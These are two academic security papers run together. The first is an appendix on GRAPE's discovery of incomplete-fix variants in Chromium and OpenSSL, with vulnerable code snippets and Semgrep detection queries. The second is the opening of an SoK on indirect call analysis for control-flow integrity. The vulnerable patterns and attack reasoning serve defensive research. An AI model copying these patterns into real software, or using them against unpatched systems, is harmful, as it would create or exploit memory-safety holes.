[89] Han Zheng, Flavio Toffalini, Marcel Böhme, and Mathias Payer. Mendelfuzz: The return of the deterministic stage. *Proceedings of the ACM on Software Engineering*, 2(FSE):44–64, 2025.

[90] Han Zheng, Jiayuan Zhang, Yuhang Huang, Zezhong Ren, He Wang, Chunjie Cao, Yuqing Zhang, Flavio Toffalini, and Mathias Payer. {FISHFUZZ}: Catch deeper bugs by throwing larger nets. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 1343–1360, 2023.

```
  // fix of CVE-2023-2932
  void CFFL_ListBox::SaveData() {
    m_pWidget->SetOptionSelection(i);
+    if (!observed_box) { return; } // fix
  }
  // new bug with similar caller
  void CFFL_ComboBox::SaveData() {
    ...
    else {
      m_pWidget->GetSelectedIndex(0);
      m_pWidget->SetOptionSelection(nCurSel);
    }
    // lacking validation
    m_pWidget->ResetFieldAppearance();
  }
```

Figure 16: Incomplete fix of CVE-2023-2932. GRAPE finds a Medium-Severity UAF and awarded 1K USD.

[91] Chijin Zhou, Quan Zhang, Lihua Guo, Mingzhe Wang, Yu Jiang, Qing Liao, Zhiyong Wu, Shanshan Li, and Bin Gu. Towards better semantics exploration for browser fuzzing. *Proceedings of the ACM on Programming Languages*, 7(OOPSLA2):604–631, 2023.

[92] Chijin Zhou, Quan Zhang, Mingzhe Wang, Lihua Guo, Jie Liang, Zhe Liu, Mathias Payer, and Yu Jiang. Minerva: browser api fuzzing with dynamic mod-ref analysis. In *Proceedings of the 30th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 1135–1147, 2022.

[93] Jiaxun Zhu, Minghao Lin, Tingting Yin, Zechao Cai, Yu Wang, Rui Chang, and Wenbo Shen. Crossfire: Fuzzing macos cross-xpu memory on apple silicon. In *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security*, pages 3749–3762, 2024.

[94] Jordy Zomer. Variant analysis of the 'sequoia' bug. https://pwning.systems/posts/sequoia-variant-analysis/, 2021.

A Appendix

A.1 Cross-Language Invalidation Variants

Following the pattern description in Section 6, we discover two new vulnerabilities in Chromium, involving the *Similar Caller* variant and the *Same Callee Chain* variant.

New Vulnerability with Similar Caller. CVE-2023-2932 is a cross-language invalidation found in class *CFFL_ListBox*. By leveraging the detection model, we notice that similar bug exists in its sibling class *CFFL_ComboBox*. Figure 16 illustrates our finding. The *SetOptionSelection* method can triggers an attacker controlled JS sequence, allowing the attacker to destroy

```
  // fix for crbug.com/40088733
   m_pWidget->ResetFieldAppearance(true);
+  if (observed_widget) { return; }
  // new bug with same callee chain
  m_pInteractiveForm->ResetFieldAppearance(...);
  m_pInteractiveForm->UpdateField();
```

Figure 17: Incomplete fix of *b/40088733*. GRAPE finds a Medium-Severity UAF and awarded 1K USD.

the *m_pWidget* object and subsequently exploit an UAF vulnerability. This discovery was initially introduced in March 2017, lasted for more than five years.

New Vulnerability with Same Callee Chain. Figure 17 shows a new vulnerability found by GRAPE. In the previous bug report, security researchers observed that *ResetFieldAppearance()* of *CPDFSDK_Widget* could potentially trigger a JS callback, allowing adversaries to free the widget. The developer therefore patched all code locations that called this function. However, manual analysis determines that class *CPDFSDK_Widget* ultimately calls *CPDFSDK_InteractiveForm*, implying the *ResetFieldAppearance()* method is also considered a violation function. GRAPE detects a violation where *CPDFSDK_InteractiveForm* is invoked and subsequently used without validation. This vulnerability was initially introduced in September 2021 [11] and remained hidden for the past three years.

A.2 Multiplication Overflow Variants

Using the pattern 4 in Section 6, GRAPE identifies ten new vulnerabilities derived across two reports. All reported issues have been confirmed as security vulnerabilities and subsequently patched, preventing the vulnerability being exploited.

```
// serve as an inspiration
I420Buffer::I420Buffer(width, height, stride_...)
: data_(AlignedMalloc(
    I420DataSize(height, stride_y, stride_u,
    stride_v)))
// new finding with similar caller
I210Buffer::I210Buffer(width, height, stride_...)
: data_(AlignedMalloc(
    I210DataSize(height, stride_y, stride_u,
    stride_v)))
```

Figure 18: High-Severity Integer Overflow in Chromium WebRTC. Detected by GRAPE.

New Vulnerability with Similar Caller. Figure 18 illustrates an integer overflow vulnerability that persists across similar caller implementations. In the *I420Buffer* class, the initialization process directly uses input arguments to compute *I420DataSize*, which can lead to an integer overflow when determining the allocation size. As a result, an insufficient

```
- pattern-either:
  - pattern: |
      $FREE_FUNC(...);
      if (!$WEAK_VAR)
        return ...;
  - pattern: |
      $FREE_FUNC(...);
      if ($WEAK_VAR) {
        $OTHER_FUNC(...);
        ...
      }
...
- metavariable-regex:
    metavariable: $WEAK_VAR
    regex: (^(weak_[a-z]+)$|...$)
```

Figure 19: Abbreviated violation query for bug variant 2, returning the list of all violation functions.

```
- pattern: $FREE_FUNC(...);
- metavariable-regex:
    metavariable: $FREE_FUNC
    # we put violation function name there
    regex: (^...$)
```

Figure 20: Abbreviated abuse query for bug variant 2, part of the abuse query to find all callsites of violation functions.

buffer is allocated, ultimately causing a heap-buffer overflow. GRAPE further observes that the sibling class *I210Buffer* inherits the same calculation method, directly operating input arguments without proper validation. Expanding this analysis, GRAPE identifies seven additional vulnerabilities exhibiting the same flaw. These findings were reported to Chromium and have been fixed. This decade-old code highlights GRAPE's ability to uncover long-overlooked vulnerabilities.

A.3 GRAPE Query Example

GRAPE requires *violation* and *abuse* queries that are leveraged together to search for bug candidates. While most variant patterns necessitates one-time manual efforts for *violation* identification, we observe that in some patterns the *violation* detection can be automated. The example here demonstrates how GRAPE integrates with SemGrep queries, focusing on bug variant 2 (UI destruction). The full list of queries and code is available in our prototype.

Figure 19 illustrates the process of extracting *violation* functions, where GRAPE identifies calls to *FREE_FUNC()* that are followed by a WeakPtr verification. All identified *violation* functions are exported and incorporated into the abuse pattern. Based on the generated list of *violation* functions, GRAPE locates all callsites of these functions as potential vulnerabilities (Figure 20). Subsequently, GRAPE identifies instances of safe *violation* handling, where calls are properly validated and do not result in abuse, as shown in Figure 21.

```
- pattern-either:
  - pattern: |
      $FREE_FUNC(...);
      if (!$WEAK_VAR)
        return ...;
  - pattern: |
      $FREE_FUNC(...);
      if ($WEAK_VAR) {
        ...
      }
# ...
- metavariable-regex:
    metavariable: $FREE_FUNC
    // we put violation function name there
    regex: (^...$)
```

Figure 21: Abbreviated abuse query for bug variant 2, part of the abuse query to filter safe uses.

```
// CVE-2024-0727
if (ctype_nid == NID_pkcs7_signed) {
+  if (p7->d.sign == NULL)  return 0;
  mdalgs = p7->d.sign->md_algs;
}

// unvalidated violation
case PKCS7_OP_SET_DETACHED_SIGNATURE:
  if (nid == NID_pkcs7_signed) {
    // p7->d.sign can be nullptr
    ret = p7->detached = (int)larg;
    PKCS7_type_is_data(p7->d.sign->contents);
  }
```

Figure 22: Incomplete fix of CVE-2024-0727. GRAPE finds an unvalidated violation, which was confirmed and fixed.

Finally, GRAPE removes the safe violation call sites identified in Figure 21 from the complete list of violation call sites (Figure 20), ultimately alerting the developer to only the remaining potential vulnerabilities.

A.4 Bug Discovery in OpenSSL

We evaluate the scalability of GRAPE on OpenSSL [62], one of the most security-critical cryptographic libraries [31]. Figure 22 highlights a bug discovered through this effort.

CVE-2024-0727 is a null pointer dereference vulnerability that allows a remote attacker to trigger a denial-of-service (DoS) condition on a server running an OpenSSL-based service. The vulnerability stems from the incorrect *assumption* that the structure `p7->d.sign` is always valid, *i.e.,* not a null pointer. When this *assumption* is violated, any access to members of `p7->d.sign`, such as `p7->d.sign->md_lags`, results in a null pointer dereference, leading to a potential crash and service disruption.

GRAPE identifies an unvalidated violation by analyzing variations along the same callee chain, treating `p7->d.sign`

```
// may destroy |this|
browser->Activate-ontents(...);
// access non-member function is safe
base::RecordAction(
  base::UserMetricsAction(...));
```

Figure 23: FP1: Object is not used after the UI destruction.

```
ReleaseProcess(); // free |this|
std::move(callback).Run(status); // on stack
if (weak_this) { ... } // protection
```

Figure 24: FP2: Object has been protected by WeakPtr.

as a key variable. It flags any usage of this structure that lacks proper null checks as potential *abuse* points. Following manual validation, we reported our findings to the OpenSSL maintainers, who acknowledged and patched the bug.

A.5 Full False Positives List

We conduct an in-depth analysis of FPs and categorize them into *four* primary types, as illustrated in Table 6. Specifically, among the 23 FPs, *ten* involve violation function calls that are already protected, *eight* have no abuse following the violation, *four* stem from incorrect identification of the violation function, and the remaining *one* is due to the object being protected by the C++ smart pointer. The comprehensive list of these FPs is available in Appendix Table 6.

No Abuse After Violation. For Unexpected UI Destruction, developers can safely access non-member functions even after `this` has been destroyed. As shown in Figure 23, while `ActivateContents()` may destroy the current class, the subsequent function call remains safe because `base::RecordAction()` does not interact with any destroyed class members or methods. Given Chromium's complexity, we opted not to craft rules that exclude such corner cases. However, this type of FP can be easily spotted by the user.

Protected Violation. Another frequent FP occurs when the code is already safeguarded by a weak pointer, yet GRAPE fails to detect this protection. In Figure 24, `ReleaseProcess()` may free `this`, but GRAPE incorrectly flags `std::move().Run()` as violating a safety assumption. However, since the callback function pointer is passed as a function argument (*i.e.,* a stack variable), the `weak_this` variable adequately ensures the object's temporal memory safety.

Not a Violation. The primary assumption for detecting Unexpected UI Destruction is that functions with the same name refer to the same function. While this assumption generally holds, cases arise where multiple functions from different classes share the same name, leading to FPs. As shown in Figure 25, GRAPE identifies a violation in `HandleKeyEvent()` at [1] and reports abuse at [2]. However, the identified violation

```
// [1] real violation function
delegate_->HandleKeyEvent(&key);
// calling HWNDMessageHandler::HandleKeyEvent
if (!ref) {return 0;}
// [2] reported: not a violation function
SuggestionStatus status = \
  current_suggester_->HandleKeyEvent(event);
// calling EmojiSuggester, not violation func
```

Figure 25: FP3: A function with the same name may not be a violation function.

```
// [1] unique ptr
auto owned_popup = base::WrapUnique(popup);
// [2] cannot destroy 'this'
owned_popup->DeleteDelegate();
```

Figure 26: FP4: Smart pointer prevents object destruction.

pertains to `HWNDMessageHandler::HandleKeyEvent()`, whereas the PF at [2] involves a call to `EmojiSuggester::HandleKeyEvent()`.

C++ Smart Pointer: C++ smart pointers are widely used in Chromium to manage object lifecycles [28]. Certain smart pointers, such as unique pointers, ensure that an object stays alive before it goes out of scope. As a result, the UI destruction model does not apply to these cases. For instance, in Figure 26, `owned_popup` is managed by a unique pointer, preventing its destruction until it goes out of scope; thus, [2] does not constitute a violation.

Overall, the observed FPs were easily identifiable with minimal manual effort. Therefore, we chose not to overfit our rules to improve the generality of GRAPE.

Table 6: List of all False Positives and their root causes. Locations are based on Chromium 130.0.6710.0.

ID	Violation Function	Code Location	FP Type
1	ActivateContents	chrome/browser/ui/tabs/saved_tab_groups/saved_tab_group_utils.cc:607	No Abuse After Violation
2	ActivateContents	chrome/browser/media/webrtc/media_stream_focus_delegate.cc:156	No Abuse After Violation
3	ActivateContents	chrome/browser/ui/views/extensions/extension_install_dialog_view.cc:215	No Abuse After Violation
4	ClientAreaSizeChanged	ui/views/win/hwnd_message_handler.cc:1746	No Abuse After Violation
5	ClientAreaSizeChanged	ui/views/win/hwnd_message_handler.cc:3040	Protected Violation
6	DeleteDelegate	ui/views/widget/widget.cc:2399	Protected Violation
7	DeleteDelegate	ui/message_center/views/message_popup_collection.cc:347	C++ Smart Pointer
8	DetachFromFramebuffer	gpu/command_buffer/service/framebuffer_manager.cc:256	No Abuse After Violation
9	DetachFromFramebuffer	gpu/command_buffer/service/framebuffer_manager.cc:416	No Abuse After Violation
10	DetachFromFramebuffer	gpu/command_buffer/service/framebuffer_manager.cc:1045	No Abuse After Violation
11	DetachFromFramebuffer	gpu/command_buffer/service/framebuffer_manager.cc:350	No Abuse After Violation
12	GeneratedPasswordAccepted	chrome/browser/ui/passwords/password_generation_popup_controller_impl.cc:271	Protected Violation
13	HandleKeyEvent	chrome/browser/ash/input_method/assistive_suggester.cc:404	Not a Violation
14	HandleMouseEvent	ui/views/win/hwnd_message_handler.cc:3276	Protected Violation
15	HandleMessage	chromecast/cast_core/runtime/browser/runtime_application_service_impl.cc:312	Not a Violation
16	OnDeviceScaleFactorChanged	ui/compositor/layer.cc:1480	Protected Violation
17	ReleaseProcess	content/browser/service_worker/embedded_worker_instance.cc:1046	Protected Violation
18	StopAnimating	ash/keyboard/ui/keyboard_ui_controller.cc:349	Not a Violation
19	StopAnimatingProperty	ui/compositor/layer.cc:431	Protected Violation
20	SyncWatchExclusive	mojo/public/cpp/bindings/lib/interface_endpoint_client.cc:696	Protected Violation
21	GetValue	third_party/pdfium/fpdfsdk/formfiller/cffl_textfield.cpp:90	Not a Violation
22	OnFormat	third_party/pdfium/fxjs/cjs_field.cpp:71	Protected Violation
23	quadCount	third_party/skia/src/gpu/ganesh/ops/FillRectOp.cpp:421	Protected Violation



SoK: Multi-Layer Indirect Call Analysis in the Real World

Yufei Du[1], Vasileios P. Kemerlis[2], Michalis Polychronakis[3], and Fabian Monrose[1]

[1]Georgia Institute of Technology
[2]Brown University
[3]Stony Brook University

Abstract

Call graph analysis is foundational to a wide range of security-critical applications. A central requirement for these applications is the precise and sound identification of indirect call targets. Of late, type-based indirect call analysis (which matches address-taken functions and code pointers based on their types) has become a widely adopted solution for meeting that requirement. While scalable and nominally sound, traditional type-based analyses suffer from limited precision. In response, multi-layer type analysis was proposed as a remedy, augmenting type information with additional layers of reasoning to improve precision while retaining scalability and soundness. However, the complexity of these techniques has fueled an ongoing debate regarding both their practical precision gains and soundness guarantees in real-world settings.

In this work, we present the first systematic study of multi-layer type-based indirect call analysis, by evaluating the precision and soundness of five state-of-the-art multi-layer analysis techniques. Our study reveals a gap between the design of such techniques and their actual implementations, causing incomplete results with many indirect-call target sets missing or empty. In addition, our soundness experiments demonstrate that compiler optimizations cause every multi-layer approach to fall short of soundness. Furthermore, we conduct a case study to demonstrate that for control-flow integrity—one of the most popular downstream security applications of call graph analysis—existing multi-layer type-based techniques fall short in preventing attacks that exploit type collisions.

1 Introduction

Call graph analysis underpins a wide range of software security techniques, where the accuracy of the inferred graph directly shapes both effectiveness and compatibility. Directed fuzzers [5, 45], for instance, rely on call graphs to guide inputs toward target code locations. If the graph is unsound (i.e., missing valid call targets), the fuzzer may falsely conclude a path is unreachable. Likewise, if it is imprecise (i.e., including spurious targets), exploration slows down as the fuzzer wastes effort on irrelevant paths. Control-flow integrity (CFI) [14, 21, 22, 39, 48] faces similar challenges: an unsound graph can break compatibility by rejecting valid calls, while an imprecise one expands the adversary's options for code-reuse attacks. Beyond these cases, other security applications—such as debloating [1, 42], system call filtering [15, 20, 24], hardening [13], and intrusion detection [27]—also depend on precise call graphs to function reliably.

As functions can be invoked directly and indirectly, a complete call graph must include both direct and indirect call information. Extracting direct call targets is a trivial task, as the target function is hard-coded in the source code and the compiled binary. However, identifying all possible targets for indirect calls has been a challenging task because indirect calls use target addresses that are computed dynamically, at run time. Current approaches tackle this problem in various ways: using symbolic execution [4, 49], points-to analysis [3, 16], type analysis [8, 37, 48], or deep learning [12, 44, 55]. Of these, type analysis is the state-of-the-practice mainly due to its scalability [39, 48]. Because code pointers and functions both have their types defined in the source code, type analysis uses function types to filter address-taken functions for each indirect call site so that the target set of each indirect call includes only address-taken functions with matching types.

While type analysis is generally sound, it often lacks precision in real-world programs where many functions share the same type. To address this, Lu and Hu [37] introduced Multi-Layer Type Analysis (MLTA), which augments function type matching with `struct` hierarchy information when functions are assigned to pointers. By incorporating this additional layer, MLTA claims to substantially reduce false positives in identifying valid function-pointer targets within `structs`. Building on this idea, recent work [8, 30, 32, 35, 51] refined MLTA by redesigning multi-layer type matching or integrating complementary analyses to further boost precision without sacrificing soundness. Yet, despite these advances, researchers and practitioners remain divided on their practical utility.

Indeed, *ongoing debate* [36] about the precision and soundness of contemporary call graph inference techniques underscores the need for an independent evaluation. To move this debate forward, we present an in-depth study on the precision and soundness of multi-layer type-based indirect call analysis techniques. We use the single-layer type analysis approach of LLVM-CFI—the current state-of-the-practice type-based CFI scheme—as the baseline, and compare it with five multi-layer techniques: MLTA [37], DeepType [51], TFA [35], HPCFI [30], and KallGraph [32]. Specifically, we first reproduce the precision experiment of DeepType with its original dataset and configuration on the three approaches compatible with the dataset, in order to validate the reported results. Then, we conduct our independent precision and soundness experiments under our own datasets and setup, chosen to better reflect real-world conditions.

Our findings reveal a disconnect between the metrics emphasized in the aforementioned papers and their actual security impact. The original evaluations of three of the five approaches report precision *only* over the indirect calls that were successfully analyzed, while either ignoring those for which no target was found, or interpreting them as calls with no target—both of which are incorrect assumptions in practice. Our investigation shows a gap between the design of the techniques and the publicly-available implementations that causes the failed analyses. Our soundness evaluation shows that none of the multi-layer techniques could reach comparable soundness to the state-of-the-practice when analyzing programs with compiler optimizations enabled.

To explore the impact of multi-layer techniques on downstream security applications, we also conduct an offensive case study to determine if a multi-layer type-based CFI system could prevent type collision attacks [18]. The results are mixed: while some of the techniques could prevent type collisions in specific scenarios, none of the techniques could successfully prevent the attack for all the code patterns we test. We conclude our work by providing recommendations for future work in indirect call analysis and outlining promising directions for multi-layer type analyses.

Our main contributions are as follows:

1. *Reproduction of prior work*: We verify the evaluation results of MLTA [37], DeepType [51], and TFA [35] using the same dataset and setup as DeepType. Our results confirm that all approaches, when evaluated under DeepType's metric, perform as previously reported.
2. *Replication on a broader dataset*: We replicate MLTA [37], DeepType [51], TFA [35], HPCFI [30], and KallGraph [32] on a larger dataset of 81 LLVM bitcode files from 5 widely-used, open-source projects. After fixing design-implementation discrepancies that caused analysis failures, 4 of the 5 approaches outperform the baseline in precision.
3. *Soundness analysis*: We assess soundness across 11 open-source projects (13 LLVM bitcode files). Our findings reveal that while one approach is on-par with the baseline, when analyzing un-optimized LLVM bitcode files, none of the approaches could reach the same soundness as the baseline when optimizations are enabled.
4. *Offensive case study*: We explore the effectiveness of a CFI policy using call graphs from the 5 multi-layer approaches against type collision attacks. Our case study shows that for one code pattern, none of the approaches could successfully prevent type collision.

2 Background and Related Work

To contextualize the call graph analyses we study, Figure 1 presents an overview of a typical compilation pipeline that produces a security-enhanced binary. The process begins with the compiler translating each source file into a module in its *Intermediate Representation* (IR), where it applies standard optimization passes, like *Scalar Replacement of Aggregates* (SROA) and *Instruction Combining*. Once all source files have been lowered to IR, the linker merges them into a single module and applies link-time optimizations such as *Function Inlining* and global *Dead Code Elimination* (DCE). It is from this linked IR that call-graph analyses generate a call graph.

As shown in Figure 1, one such approach extracts the types of address-taken functions and the types of code pointers, and then includes in the call graph any address-taken function whose type matches the code pointer at an indirect call site. Security applications can then use the resulting call graph to enforce policies: for example, CFI inserts checks at indirect call sites to restrict the program's control flow. Finally, the IR is lowered to machine code for the target architecture.

All modern, high-performance toolchains include (among others) a compiler, a linker, and a machine code generator. In the case of the LLVM compiler project, the compiler is split between the `Clang` front end and the LLVM back end; the linker consists of `LLD`, while after linking, `LLD` invokes LLVM's `CodeGen` module to produce binary code.

2.1 Indirect Call Analysis

Unlike direct calls, whose targets are explicitly encoded in code, indirect calls rely on function pointers (or dispatch tables) and hence the respective target addresses are resolved only at runtime. Despite decades of research in program analysis, efficient and accurate solutions for identifying the precise set of indirect call targets remain an open problem.

To see why call graph construction is non-trivial, Listing 1 illustrates this difficulty with a motivating example using *type-based* CFI. In this example, the goal is to prevent each indirect call from targeting functions that would not be called under normal circumstances.




Figure 1: Placement of type-based approaches in the compilation pipeline and their use in security applications. The source code is first translated to individual modules in IR by the (LLVM) compiler front-end and optimized by the back-end. Then, the (LLVM) linker combines all modules into a single IR module and applies link-time optimizations. Call-graph analyzer uses the IR module to compute the call graph, which is used by security applications before generating the binary.

Assuming that the user's configuration always includes command line arguments (i.e., `argc` is always larger than 1), then the conditional statement at line 13 would always take the `if`-branch and not the `else`-branch. Therefore, in this configuration, the function `func_unused` should never execute. However, the current state-of-the-practice CFI defense (i.e., LLVM-CFI [48]) cannot prevent the indirect call at line 13 to target `func_unused`, because both `func_used` and `func_unused` share identical function types that match the type of the pointer `cfg_used.ptr`. On the other hand, while *points-to analysis*—which determines all possible values of a (code) pointer—could identify the single possible target (`func_used`) for the indirect call, precise points-to analysis is a known NP-Hard problem [10].

Hence, existing research in indirect call analysis focuses on balancing precision, soundness, and complexity. In practice, existing indirect call analyses follow either a *dynamic* or *static analysis* paradigm. We discuss each in turn.

```
1  struct config_used {void (*ptr) (int);};
2  struct config_unused {void (*ptr) (int);};
3
4  void func_used(int n);
5  void func_unused(int n);
6
7  int main(int argc, char *argv[]) {
8    struct config_used cfg_used =
9      { .ptr = func_used };
10   struct config_unused cfg_unused =
11     { .ptr = func_unused };
12   ...
13   if (argc > 1) {cfg_used.ptr(argc);}
14   else
15     {cfg_unused.ptr(argc);}
16   ...
17 }
```

Listing 1: Example code snippet showing the impact of indirect calls in type-based CFI.

Inference via Dynamic Analysis Dynamic analysis extracts control flow information by executing the program and tracing runtime information. Common dynamic analysis approaches include fuzzing [33] and concolic execution [41]. Fuzzing takes an initial input value(s) for the program and automatically executes the program with different variants of the input value(s) to explore as many code paths as possible.

Concolic execution blends dynamic execution with symbolic execution, and systematically explores all paths in a program's control flow graph. The main limitation of dynamic analysis is the tradeoff between coverage and scalability: fuzzing does not always guarantee a satisfying code coverage [33], where concolic execution still struggles with scalability: SymSan [11], one of the latest works in concolic execution, requires 17 hours to cover ~70% of `libjpeg`.

Inference via Static Analysis Static analysis, on the other hand, focuses on analyzing the program without executing it. Other than symbolic execution, which suffers from the same scalability issues [4] as concolic execution, static analysis approaches are more practical due to their achieved scalability and are commonly used in real-world program analysis tasks, such as control-flow integrity and debloating. Call graph analysis can be done before compilation at the source code level [23, 28], during compilation at the IR level [37, 51], or after compilation at the binary level [1, 50].

Conceptually, source code and IR analysis have similar information available (e.g., types of data structures and function boundaries); binary analysis has no access to this information but has the advantage of not requiring source code. Our study focuses on call graph analyses at the IR level as it is a popular choice by many security applications [23, 24, 45, 48].

At a high level, indirect-call static analysis approaches are primarily based on three techniques: *points-to* analysis, *type* analysis, or *machine learning-based* analysis. Points-to analysis focuses on identifying the possible values of (code) pointers, whereas type analysis filters the possible values of a (code) pointer by its type. In theory, points-to analysis should provide a precise target set of code pointers; however, as noted earlier, precise points-to analysis is an NP-Hard problem [10], forcing a tradeoff between precision and scalability [43] in real-world applications. For example, Coral [7], a state-of-the-art framework that uses a combination of pointer analysis techniques, requires over 2 hours and 60GB of RAM just to analyze a moderately-sized program (MariaDB).

Type analysis is more scalable but always over-approximates the targets of pointers. Evolved from the naïve approach where every address-taken function is considered as a possible target for every indirect call [14], state-of-the-practice approaches—like LLVM-CFI [48]—identify the type of code pointers and the type of address-taken functions and then filter the target set of each indirect call, leaving only functions with the matching type as the pointer. While this *single-layer type analysis* is sound, as Listing 1 demonstrates, it over-approximates the target set, hindering the protection provided by CFI as an attacker still has a large pool of target functions to choose from when hijacking the control flow.

To improve the precision of type matching, Lu and Hu [37] presented MLTA, which tracks the `struct` hierarchy of code pointers and address-taken function assignments. When the address of a function is assigned to a code pointer, MLTA tracks the `struct` hierarchy of the pointer; at call sites, MLTA further filters the target set to keep functions that match not only the type of the code pointer but also its `struct` hierarchy. As a simpler approach compared to points-to analysis, MLTA analyzes code pointer assignments by tracking the multi-layer types of the assigned pointer (for each address-taken function) instead of tracking the target addresses of each code pointer.

Recent work follows the same principles of MLTA but improves its design (e.g., DeepType [51]) and/or incorporates additional techniques, such as points-to analysis and *alias* analysis into multi-layer type matching (i.e., TFA [35], KELP [8], HPCFI [30], KallGraph [32]).

In recent years, researchers have also attempted to tackle indirect call analysis with machine learning-based approaches. CALLEE [55] and AttnCall [44] recover the call graph from binaries using a deep neural network, and SEA [12] uses large language models to analyze the source code with the goal of refining the call graph generated by traditional static analysis approaches. Neither of these approaches operate at the IR level, nor do they provide results that are easily interpretable.

2.2 Our Study

We focus on type analysis approaches because of their practicality and the significant progress they have seen in recent years. Table 1 lists the approaches we assess in this study. We use LLVM-CFI, the state-of-the-practice software-only CFI scheme, as the baseline approach because it uses single-layer type analysis for call-graph generation. Our choice to specifically evaluate MLTA, DeepType, TFA, HPCFI and KallGraph rests on several considerations.

Table 1: Approaches covered in this study and the artifact versions we use in our evaluation. For techniques, "ST" means Single-layer Type analysis; "MT" means Multi-layer Type analysis, and "PA" means Pointer Analysis.

Approach	Technique	Version	LLVM Version
LLVM-CFI [48]	ST	LLVM 15	15
MLTA [37]	MT	`1f2b4b7`	15
DeepType [51]	MT	`6c332d9`	15
TFA [35]	MT + PA	`1b2d45d`	15
HPCFI [30]	MT + PA	`1136477`	13
KallGraph [32]	MT + PA	`97980b7`	14

First, MLTA introduced multi-layer type information and serves as the foundation for modern type analysis, while DeepType and KallGraph represent the latest advances, published at reputable venues (i.e., USENIX Security and IEEE S&P, respectively) and reporting substantial improvements over MLTA. TFA and HPCFI integrate multi-layer type analysis with data-flow analysis and are representative of approaches that combine different static analysis techniques. Second, all five approaches have publicly available artifacts, unlike KELP [8] that is unavailable. *To the best of our knowledge, this is the first independent study to compare leading type analysis approaches using a unified dataset, a widely adopted security metric, and an empirical soundness evaluation.*

3 Practical Multi-Layer Indirect Call Analysis

As noted earlier, we study two key aspects of indirect-call analysis: *precision* and *soundness*. Precision evaluates how effectively an approach removes false positive address-taken functions from the target set of each indirect call site. Soundness ensures that no valid targets are omitted, thereby avoiding false negatives. These two aspects play an important role on real-world security applications. An example of such a security application that relies heavily on indirect call analysis is CFI. In CFI, the precision of the constructed call graph dictates the *effectiveness* of the protection, while the soundness of the call graph is crucial for the *compatibility* of the defense.

We begin our evaluation by verifying the published *precision* results of the considered state-of-the-art multi-layer approaches using the same datasets, metrics, and experimental setup as DeepType [51]. Then, we replicate the precision evaluation using our own dataset and setup to assess whether the reported conclusions hold in real-world scenarios.

For the soundness evaluation, we collect runtime traces of indirect call invocations via fuzzing and compare them against the call graphs generated by each approach, checking for false negatives—i.e., targets observed at runtime but missing from the computed call graph.

Taken together, the setup allows us to explore the following research questions for this Systematization of Knowledge (SoK) work:

RQ1 *To what extent can the reported precision of state-of-the-art approaches be reproduced using their original dataset and experimental setup?*

RQ2 *To what extent do the reported precision results provide an accurate measure of the effectiveness of these approaches in security applications?*

RQ3 *Can the precision results of state-of-the-art approaches be replicated when evaluated on alternative datasets and experimental setups?*

RQ4 *Do state-of-the-art approaches ensure the construction of a sound call graph?*

RQ5 *Can state-of-the-art approaches enhance the current state-of-the-practice type-based CFI policy in preventing control-flow hijacking attacks?*

In addition to studying the above research questions, we also explore new directions in type-based call graph analysis and provide recommendations for future work. While our work focuses on the precision and soundness of the multi-layer approaches, we also include a performance experiment that studies the runtime overhead on the compilation time for HPCFI in Appendix C.

Datasets Table 2 summarizes the datasets used in each evaluation. For the precision evaluations, we restrict the dataset to programs that all approaches successfully analyze. For the soundness evaluations, we include programs that some approaches fail to analyze in order to preserve a sufficiently large and representative dataset.

For reproducing precision results, we use the dataset available in DeepType's artifact, consisting of LLVM bitcode files for 20 C programs from open-source projects, such as `httpd` and `binutils`. We exclude one bitcode file, `vmlinux`, from our experiment because it causes TFA to crash, leaving 19 bitcode files in total. All programs in the reproduction dataset are built at optimization level `-O0`. We use an identical procedure as the one outlined in the DeepType paper [51]: we run each approach to analyze every individual LLVM bitcode file, treating each file as a separate, standalone program.

Our replication dataset consists of 81 programs across 5 C projects from the OSS-Fuzz repository [25]. On average, each project includes 119727 lines of code (LoC). Our selection of projects is based on the compatibility of the projects' build scripts with our workflow; each project needs to be: 1) compilable with LLVM-CFI; 2) compatible with compiler flags that disable opaque pointers, as this is something required by some of the considered approaches; 3) compatible with our LLVM toolchain that generates bitcode files at link time (along with the respective binaries); and 4) supported by all 5 approaches we evaluate. We exclude any program that does not contain any indirect call as they are irrelevant to our evaluation. We build the projects using the `Debug` (`-O0`) and `Release` (`-O2` or `-O3`) configurations with debug symbols enabled.

Table 2: Summary of datasets.

Dataset	Data Source	Project Count	Bitcode Files
Precision-Reproduction	DeepType	7	19
Precision-Replication	OSS-Fuzz	5	81
Soundness	OSS-Fuzz, UNIFUZZ	11	13

For the soundness evaluation, we use the UNIFUZZ benchmark suite [34] and three projects from the OSS-Fuzz repository: `libjpeg-turbo`, `sqlite` and `httpd`. We use 9 of the 20 programs in the UNIFUZZ benchmark suite that can be compiled using our workflow and that include indirect calls. On average, each project includes 612715 LoC; with the largest project (`binutils`) excluded, the rest of the programs contain an average of 273677 LoC. We extract the ground truth by fuzzing each project for 4 hours using the AFL++ fuzzer [2], one of the fuzzers with the highest code coverage according to Google's latest FuzzBench [38] report [26]. We collect indirect call traces via LLVM's coverage sanitizer [46], which prints the caller and callee addresses before each indirect call. Our method (i.e., collect runtime traces via fuzzing) is on a par with the methodology of previous work [12].

4 Multi-Layer Type Analysis Precision

